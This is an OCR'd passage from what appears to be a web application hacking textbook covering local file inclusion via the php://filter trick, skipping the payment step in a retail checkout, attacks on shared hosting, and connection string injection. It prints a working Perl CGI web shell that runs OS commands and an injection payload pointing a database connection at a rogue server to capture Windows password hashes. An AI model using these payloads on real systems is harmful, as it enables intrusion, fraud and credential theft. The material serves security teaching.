
- **Bypassing .php execution**

  LFI vulnerability can read **.txt** files but not **.php** files because they are executed by the server and their file-ending comprises some code. This can be evaded using a built-in php filter as follows:

  ```
  http://xyz.com/index.php?page=php://filter/convert.base64-
  encode/resource=index
  ```

  Here, the php filter is used to convert everything into the Base64 format. Now, the entire page is Base64-encoded, which can be decoded and saved in a text file and executed:

  ```
  base64 -d savefile.php
  ```



Attack Application Logic Flaws

- Most application flaws occur due to the **negligence and false assumptions** of web developers
- Completely examine the web applications to **identify logic flaws** for exploitation
- Use tools like **Burp Suite** to **manipulate the requests to the web applications**

Retail Web Application Logic Flaw Exploitation Scenario

Normal User completing the order process sequentially

Attacker identifying the application logic flaw and skipping the "Proceed to pay" stage by manipulating the requests to the application

Attack Application Logic Flaws

In all web applications, a vast amount of logic is applied at every level. The implementation of some logic can be vulnerable to various attacks that will not be noticeable. Most attackers mainly focus on high-level attacks such as SQL Injection, and XSS scripting, since they have easily recognizable signatures. By contrast, application logic flaws are not associated with any common signatures, making the application logic flaws more difficult to identify. Manually testing of vulnerability scanners cannot identify this type of flaw, which enables attackers to exploit such flaws to cause severe damage to the web applications.

Most application flaws arise from the negligence and false assumptions of developers. Application logic flaws vary among different types of web applications and are not restricted to a particular flaw. Acquiring knowledge on previously exploited applications with common logic flaws can provide appropriate information on how to approach exploiting flaws in application logic.

A common scenario illustrating the exploitation of application logic flaws by attackers is described below:

- **Scenario: Identify and exploit logic flaws in retail web applications**

  In most retail web applications, the process of placing an order includes selecting the product, finalizing the order, providing payment details, and providing delivery details. The developer assumes that any customer would follow all the levels in a sequence as designed. Identify such applications, and using proxy tools such as Burp Suite, attempt to control the requests sent to the web application. Furthermore, attempt to bypass the third stage, i.e., jump from the second stage to the fourth stage by manipulating the requests. This type of attack is called forced browsing. This flaw enables the attacker to avoid paying the product price and receive the product at the delivery address. It can result in severe financial losses if an attacker intends to exploit it on a large scale.




Normal User
Retail Website
Select Product
Finalize Order
Proceed to pay
Delivery Details
Normal User completing the order process sequentially
Retail Website
Select Product
Finalize Order
Proceed to pay
Delivery Details
Attacker
Attacker identifying the application logic flaw and skipping the "Proceed to pay" stage by manipulating the requests to the application

Figure 14.75: Screenshot displaying web application logic flaw exploitation



Attack Shared Environments

- Organizations leverage **third-party service providers** for hosting and maintaining their web applications and relevant web infrastructure
- For example, a malicious client of the service provider may try to compromise the security of another organization's web application, or a client may deploy a vulnerable web application that exposes and compromises the web applications of other organizations

Attacks on the access mechanism

- Organizations use an **administrative web interface** for configuring and managing web applications from a remote location
- Check whether the remote access mechanism has any unpatched vulnerabilities or **configuration errors** that can be exploited
- Check whether the access privileges are properly separated between clients

Attacks between applications

- Vulnerabilities existing in one web application may allow attackers to **execute malicious script** and compromise the security of other hosted web applications
- For example, an SQL injection vulnerability in one application may allow attackers to **run arbitrary SQL commands** and queries to retrieve data in the shared environment

Attack Shared Environments

Nowadays, organizations leverage third-party service providers for hosting and maintaining their web applications and relevant web infrastructure. These service providers provide services to multiple clients and host their web applications parallelly using the same infrastructure. This approach leads to many threats and attacks against web applications. For example, a malicious client of the service provider may try to compromise the security of another organization's web application or a client may deploy a vulnerable web application that paves the way to compromise other organizations' web applications.

The following attacks can be performed on shared environments:

- **Attacks on the access mechanism**

  The application service provider provides an administrative web interface to the organizations for configuring and managing the web application and its database from a remote location. This remote access mechanism is vulnerable to various attacks.

  - Check whether the remote access mechanism has any unpatched vulnerabilities or configuration errors that can be exploited. Attackers exploit such vulnerabilities to capture credentials and gain access to the web application and its database.
  - Check whether the access privileges are properly separated between clients. For example, a poor configuration may give customers shell access instead of file access. This may allow attackers to access sensitive files and data stored on the web servers.

- **Attacks between applications**

  Vulnerabilities existing in one web application may allow attackers to execute malicious scripts and compromise the security of other hosted web applications. For example, the following script allows attackers to execute commands remotely:

  ```
  #!/usr/bin/perl
  use strict;
  use CGI qw(:standard escapeHTML);
  print header, start_html("");
  if (param()){my $command = param("cmmd");
  $command=`$command`;
  print "$command\n";}
  else {print start_form(); textfield("command");}
  print end_html;
  ```

  By accessing the abovementioned script over the Internet, attackers can execute OS commands such as whoami.

  Furthermore, a vulnerable web application can be exploited to compromise the security of other web applications. For example, an SQL injection vulnerability in one application may allow attackers to run arbitrary SQL commands and queries to retrieve data in the shared environment and manipulate the data of other applications.

Attack Database Connectivity

- Database connection strings are used to **connect applications to database engines**
- Example of a **common connection string** used to connect to a Microsoft SQL Server database:

```
"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User
ID=Username; Password=pwd;"
```

- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Types of Data Connectivity Attacks

01 Connection String Injection

02 Connection String Parameter Pollution (CSPP) Attacks

03 Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, **inject parameters in a connection string** by appending them with the **semicolon (;)** character
- A connection string injection attack can occur when **dynamic string concatenation** is used to build connection strings based on user input


Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

- When the connection string is populated, **the *Encryption* value will be added to the previously configured set of parameters**



Connection String Parameter Pollution (CSPP) Attacks

- Try to **overwrite parameter values** in the connection string to steal user IDs and to hijack web credentials

Hash Stealing

- Replace the value of the **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer

-
  ```
  Data source = myServer; initial
  catalog = db1; integrated
  security=no; user id=;Data
  Source=Rogue Server; Password=;
  Integrated Security=true;
  ```
- Sniff **Windows credentials** (password hashes) when the application uses its Windows credentials to attempt a connection to *Rogue_Server*

Port Scanning

